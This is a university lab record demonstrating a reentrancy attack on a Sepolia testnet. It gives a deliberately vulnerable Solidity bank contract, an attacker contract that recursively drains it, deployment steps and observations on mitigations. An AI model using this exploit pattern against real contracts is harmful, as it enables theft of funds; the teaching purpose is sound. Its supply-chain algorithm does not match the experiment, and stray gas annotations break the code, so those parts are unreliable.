Centurion University
Shaping Lives... Empowering Communities...

School: ..... Campus: .....

Academic Year: ..... Subject Name: ..... Subject Code: .....

Semester: ..... Program: ..... Branch: ..... Specialization: .....

Date: .....

Applied and Action Learning

(Learning by Doing and Discovery)

Name of the Experiement : Security First – Understanding Blockchain Attacks

* Coding Phase: Pseudo Code / Flow Chart / Algorithm

ALGORITHM:

1.start
2.Map all supply chain participants (Producer, Transporter, Retailer, Customer).
3.Provide each participant with a distinct blockchain address.
4.When a new product batch is created:
-Create a unique Product ID.
-Log details (product name, batch number, source, timestamp).
-Save transaction to blockchain.
5.Throughout transportation:
-Refresh location information and handling status on blockchain.
6.Upon reaching retailer:
-Confirm authenticity via blockchain ledger verification.
7.Customer uses QR code scan to access product origin and journey information.
8.Smart contract executes payment after delivery confirmation.
9.End

* Software used

1.Remix IDE
2.MetaMask Wallet
3.Ethereum Test Network (Sepolia)

*As applicable according to the experiment.
Two sheets per experiment (10-20) to be used.

* Testing Phase: Compilation of Code (error detection)

1.Write Vulnerable Smart Contract

```
pragma solidity ^0.8.0;

contract VulnerableBank {
    mapping(address => uint) public balances;

    function deposit() public payable {    infinite gas
        balances[msg.sender] += msg.value;
    }

    function withdraw() public {    infinite gas
        uint amount = balances[msg.sender];
        require(amount > 0, "Insufficient balance");
        (bool sent, ) = msg.sender.call{value: amount}("");
        require(sent, "Failed to send Ether");
        balances[msg.sender] = 0;  // vulnerable position
    }
}
```

2.Write Attacker Smart Contract

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

interface IVulnerableBank {
    function deposit() external payable;    - gas
    function withdraw() external;    - gas
}

contract Attacker {
    IVulnerableBank public target;

    constructor(address _targetAddress) {    infinite gas 179400 gas
        target = IVulnerableBank(_targetAddress);
    }

    function attack() public payable {    infinite gas
        target.deposit{value: msg.value}();
        target.withdraw();
    }

    receive() external payable {    undefined gas
        if (address(target).balance >= 1 ether) {
            target.withdraw();
        }
    }

    function getBalance() public view returns (uint) {    312 gas
        return address(this).balance;
    }
}
```

3.Deployment


Deploy VulnerableBank.sol first.

Copy its deployed address.

Now deploy Attacker.sol contract using that address in its constructor.

*As applicable according to the experiment.
Two sheets per experiment (10-20) to be used.

* Testing Phase: Compilation of Code (error detection)



* Implementation Phase: Final Output (no error)

1.Victim Setup

In VulnerableBank, call deposit() from 2–3 different accounts with 1 Ether each.
Total bank balance = 3 Ether.

2.Launch Attack


From Attacker contract, call attack() and send 1 Ether.
Observe multiple recursive withdrawals triggered from fallback function.


3.Results

Check getBalance() of attacker — shows drained funds.
Check total bank balance — now reduced drastically.

*As applicable according to the experiment.
Two sheets per experiment (10-20) to be used.

* Implementation Phase: Final Output (no error)





* Observations

1.The Reentrancy Attack demonstrates how unprotected external calls can lead to fund loss in smart contracts.

2.Secure coding practices like Checks-Effects-Interactions and Reentrancy Guards are essential to protect blockchain applications.

ASSESSMENT

Rubrics	Full Mark	Marks Obtained	Remarks
Concept	10		
Planning and Execution/ Practical Simulation/ Programming	10		
Result and Interpretation	10		
Record of Applied and Action Learning	10		
Viva	10		
Total	**50**		

Signature of the Student:

Name :

Regn. No. :

Signature of the Faculty:

**As applicable according to the experiment. Two sheets per experiment (10-20) to be used.*